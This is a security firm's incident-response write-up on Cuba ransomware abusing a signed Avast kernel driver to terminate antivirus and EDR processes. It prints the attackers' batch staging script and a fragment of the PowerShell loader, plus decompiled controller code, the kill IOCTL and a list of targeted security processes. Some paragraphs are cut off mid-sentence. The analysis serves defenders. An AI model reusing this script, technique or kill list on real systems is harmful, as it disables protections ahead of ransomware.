Yours Truly, Signed AV Driver: Weaponizing An Antivirus Driver

As we head into 2022, ransomware groups continue to plague our digital environment with new and interesting techniques to bypass Antivirus (AV) and Endpoint Detection and Response (EDR) solutions and ensuring the successful execution of their ransomware payloads.

In December 2021, Stroz Friedberg's Incident Response Services team engaged in a Digital Forensics and Incident Response (DFIR) investigation and environment-wide recovery of a Cuba ransomware incident. We discovered novel indicators of compromise (IOCs) utilizing an interesting technique. Here, as part of the Cuba's toolset, the threat actor group executed a script that abused a function in an Avast® Anti Rootkit kernel driver to terminate popular AV and EDR processes.

While the use of kernel drivers to target and kill AV and EDR solutions[1] prior to encryption has been known and discussed for some time, the abuse of a signed and valid driver from an Antivirus vendor[2] was surprisingly effective and ironic.

the infected system.

- A batch script that installs a service to load the Avast kernel driver, then launches a PowerShell script to decode, load and execute the controller in memory.

This article delves into the implementation of the third variant of the attack where the attacker uses a batch script as described in the third bullet point above.

The Staging – Batch Script

The first stage of the hijack starts with the threat actor dropping three files, a batch script, a PowerShell script, and an Avast driver, within the target system's "C:\Windows" and "C:\Windows\Temp" directories.

The threat actor executes the batch script to create and start a new service that utilizes a legitimate Avast Anti Rootkit kernel driver named *aswArPot.sys*. A short timeout is included to ensure the service is fully started, prior to the execution of the PowerShell script used to unpack and execute the controller.

```
 @ echo off
 sc.exe create aswSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel
 sc.exe start aswSP_ArPot2
 Timeout /t 3
 C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -executionpolicy bypass -
file c:\windows\temp\SAMPLE.ps1
```

The Obfuscation – PowerShell Loader Script

```
    public static class RANDOMSTRING1 {
        [DllImport("kernel32.dll")]
        public static extern IntPtr VirtualAlloc(IntPtr RANDOMSTRING2, uint RANDOMSTRING3, uint
RANDOMSTRING4, uint RANDOMSTRING5);

        [DllImport("PowrProf.dll")]
        public static extern IntPtr EnumPwrSchemes(IntPtr RANDOMSTRING6, IntPtr RANDOMSTRING7);
    }
'@

Function ouBmwjaLNIuXYiiWYYxZt() {
return (([regex]::Matches('[Redacted_Base64_String…]
```

The Controller – Malicious Portable Executable (PE)


The small (~5KB in size) PE loaded into memory proved to be simple, yet effective. The executable is designed to collate a list of actively running processes, then compare them to an obfuscated hardcoded list of CRC64 checksum values of AV and EDR processes names. If any process name directly correlates to an entry in the hardcoded list, an I/O Control (IOCTL) code is sent to the Avast driver, resulting in the termination of the process.

Disassembling the sample on Ghidra provides insight into the hashing and comparison functions of the controller:

1. The initial function creates a handle to reference the recently installed Avast driver via the *CreateFileW* API. If the driver handle returns as valid, the executable calls a function to find and terminate processes.

```
  HANDLE local_14;
                          (HANDLE)0x0);
  local_10 = 0;
  DeviceIoControl(local_14,0x7299c004,&local_10,4,(LPVOID)0x0,0,&local_1c,(LPOVERLAPPED)0x0);
  local_c = CreateFileW(L"\\\\.\\aswSP_Avar",0xc0000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,
                        (HANDLE)0x0);
  if (local_c != (HANDLE)0xffffffff) {
    local_8 = 72000;
    while (true) {
      local_18 = find_and_kill_procs(local_c);
      local_8 = local_8 + -1;
      if (((local_18 & 2) != 0) && (local_8 < 0)) {
        return;
      }
      Sleep(200);
    }
  }
  return;
}
```


2. Once inside this function, a snapshot of actively running processes is taken. The function then iterates through the lowercase Unicode representation of processes names and calculates a CRC64 checksum on each of them using the CRC64_ECMA_182 algorithm.



```
undefined8 local_14;
HANDLE local_c;
uint local_8;

local_8 = 0;
local_c = (HANDLE)CreateToolhelp32Snapshot(2,0);
local_240[0] = 0x22c;
iVar1 = Process32FirstW(local_c,local_240);
while (iVar1 != 0) {
  CharLowerW(local_21c);
  uVar2 = calc_crc_64(local_21c);
```

3. The executable then cycles through the hardcoded list of CRC64 checksum values (QWORD_009c2030), each of which represents the name of known AV or EDR processes. In the sample discussed in this article, the hardcoded list contained 119 (0x77) CRC64 checksum values.



```
iVar1 = compare_crc_hashes((int)&QWORD_009c2030,0x77,(int)uVar2,(int)((ulonglong)uVar2 >>0x20))
```

4. If the sample finds a match, it calls the Avast process termination function passing the handle of the Avast driver, and the matching process ID.

The Kill – Avast IOCTL Code

The *aswArPot.sys* Avast driver interprets the *0x9988c094* IOCTL code as a signal to terminate a given process. Below are the pieces of the Avast driver disassembled and decompiled for research purposes, which show the method to terminate a process from kernel mode, using *KeAttachProcess* and *ZwTerminateProcess* functions:

analysis, that the latest distributed versions of the Avast driver are not susceptible to this abuse. Upon contacting the Avast Bug Bounty team, we have received confirmation that the issue was known and had been resolved by Avast on a February 2021 update of the driver. Furthermore, we have received confirmation that Avast has been in contact with Microsoft to have them invalidate the signature of older versions of the driver. Avast has been informed by Microsoft that a security update on March 2022 would contain the signature update.

The specific *aswArPot.sys* driver utilized by the threat actors in this instance (SHA256: 4b5229b3250c8c08b98cb710d6c056144271de099a57ae09f5d2097fc41bd4f1) has the following file version information:

Copyright: **Copyright (c) 2021 AVAST Software**
Product: **Avast Antivirus**
Description: **Avast Anti Rootkit**
Original Name: **aswArPot.sys**
Internal Name: **aswArPot**
File Version: **21.1.187.0**
Date signed: **2021-02-01 14:09:00**

The Targets

Different implementations of this driver's abuse, found either on VirusTotal or on the engagements, contain different lists of targeted processes.

- The smallest PowerShell script implementation targets only one specific process.

Utilizing the HashDB API service from OpenAnalysis[3], we were able to recover the clear-text strings corresponding to the hardcoded CRC64 checksums of the latter sample mentioned above. The list contains process names from well-known AV and EDR vendors, which include, amongst others, processes names from SentinelOne®, Cylance®, Avast®, Carbon Black®, Sophos®, McAfee®, and Malwarebytes®.

Below is the list of 110 targeted processes found in the latest PE:

agentsvc.exe
alsvc.exe
avastsvc.exe
avastui.exe
avp.exe
avpsus.exe
bcc.exe
bccavsvc.exe
ccsvchst.exe
clientmanager.exe
coreframeworkhost.exe
mfemms.exe
msmpeng.exe
notifier.exe
ntrtscan.exe
paui.exe
pccntmon.exe
psanhost.exe
psuamain.exe
psuaservice.exe
remediationservice.exe
repmgr.exe
SophosSafestore64.exe
sophosui.exe
ssdvagent.exe
sspservice.exe
svcgenerichost.exe
swc_service.exe
swi_fc.exe
swi_service.exe
tesvc.exe
TmCCSF.exe
tmcpmadapter.exe

cylancesvc.exe	savservice.exe	vstskmgr.exe
ds_monitor.exe	SBAMSvc.exe	wrsa.exe
dsa.exe	sbamtray.exe	sophossafestore.exe
efrservice.exe	sbpimsvc.exe	sophoslivequeryservice.exe
epam_svc.exe	scanhost.exe	sophososquery.exe
epwd.exe	sdcservice.exe	sophosfimservice.exe
hmpalert.exe	SEDService.exe	sophosmtrextension.exe
hostedagent.exe	sentinelagent.exe	sophoscleanup.exe
idafserverhostservice.exe	SentinelAgentWorker.exe	sophos ui.exe
iptray.exe	sentinelhelperservice.exe	cloudendpointservice.exe
klnagent.exe	sentinelservicehost.exe	cetasvc.exe
logwriter.exe	sentinelstaticenginescanner.exe	endpointbasecamp.exe
macmnsvc.exe	SentinelUI.exe	wscommunicator.exe
macompatsvc.exe	sepagent.exe	dsa-connect.exe
masvc.exe	sepWscSvc64.exe	responseservice.exe
mbamservice.exe	sfc.exe	epab_svc.exe
mbcloudea.exe	smcgui.exe	fsagentservice.exe
mcsagent.exe	SophosCleanM64.exe	endpoint agent tray.exe

Future Functionality?

The PE found during the Cuba ransomware incident also contains a second smaller chunk of CRC64 checksums, which correspond to the names of three specific ransomware executables utilized by Cuba Ransomware: “a.exe”, “anet.exe” and “aus.exe”. These checksums sit next to unutilized strings “**/c del**“, “**>> NUL**” and “**\\system32\\cmd.exe**“. These strings are never referenced. Along with the recent iterations and enhancements on observed versions of this PE, these strings indicate that a potential future version of this executable could include a function to automatically delete the ransomware executables from disk.

Closing Remarks

The capabilities brought to the table by exploiting functionalities of a signed and widely distributed Antivirus piece of software, running under the highest privileges on a system, demonstrates the power of this technique. The sophistication and resources being applied by ransomware groups into new innovative ways to bypass security controls continues to increase.

IOCs

Below is a list of publicly found samples:

ATT&CK® Mapping

Execution

- T1059.001 – Command and Scripting Interpreter – PowerShell
- T1106 – Native API
- T1569.002 – System Services – Service Execution
- T1204.002 – User Execution – Malicious File

Defense Evasion

- T1458.002 – Abuse Elevation Control Mechanism – Bypass User Access Control
- T1140 – Deobfuscate/Decode Files or Information
- T1211 – Exploitation for Defense Evasion
- T1574.010 – Hijack Execution Flow – Service File Permissions Weakness
- T1562.001 – Impair Defense – Disable or Modify Tools
- T1036.005 – Masquerading – Match Legitimate Name or Location
- T1027.001 – Obfuscated Files or Information – Binary Padding
- T1027.002 – Software Packing
- T1055.002 – Process Injection – Portable Execution Injection
- T1218 – Signed Binary Proxy Execution

Discovery

- T1057 – Process Discovery

February 28, 2022

This material has been prepared for informational purposes only and should not be relied on for any other purpose. You should consult with your own professional advisors or IT specialists before implementing any recommendation or following the guidance provided herein. Further, the information provided and the statements expressed are not intended to address the circumstances of any particular individual or entity. Although we endeavor to provide accurate and timely information and use sources that we consider reliable, there can be no guarantee that such information is accurate as of the date it is received or that it will continue to be accurate in the future.

[1] How DoppelPaymer Hunts and Kills Windows Processes, https://www.crowdstrike.com/blog/how-doppelpaymer-hunts-and-kills-windows-processes

[2] Signed Binary Proxy Execution – T1218, https://attack.mitre.org/techniques/T1218/

[3] https://hashdb.openanalysis.net/

CONTACT US

First Name: *

Last Name: *

Business Email: *

Business Phone:

Job Title:

Company: *

Location: *

--Please select--

How may we help you?

Aon and other Aon group companies will use your personal information to contact you from time to time about other products, services and events that we feel may be of interest to you. All personal information is collected and used in accordance with our privacy statement.

Please click here if you do not wish to receive these communications.

Cyber security services offered by Stroz Friedberg Inc. and its affiliates. Insurance products and services offered by Aon Risk Insurance Services West, Inc., Aon Risk Services Central, Inc., Aon Risk Services Northeast, Inc., Aon Risk Services Southwest, Inc., and Aon Risk Services, Inc. of Florida and their licensed affiliates. Aon UK Limited is authorised and regulated by the Financial Conduct Authority in respect of insurance distribution services. FP.AGRC.238.JJ The following products or services are not regulated by the Financial Conduct Authority:

• Cyber risk services provided by Aon UK Limited and its affiliates

• Cyber security services provided by Stroz Friedberg Limited and its affiliates.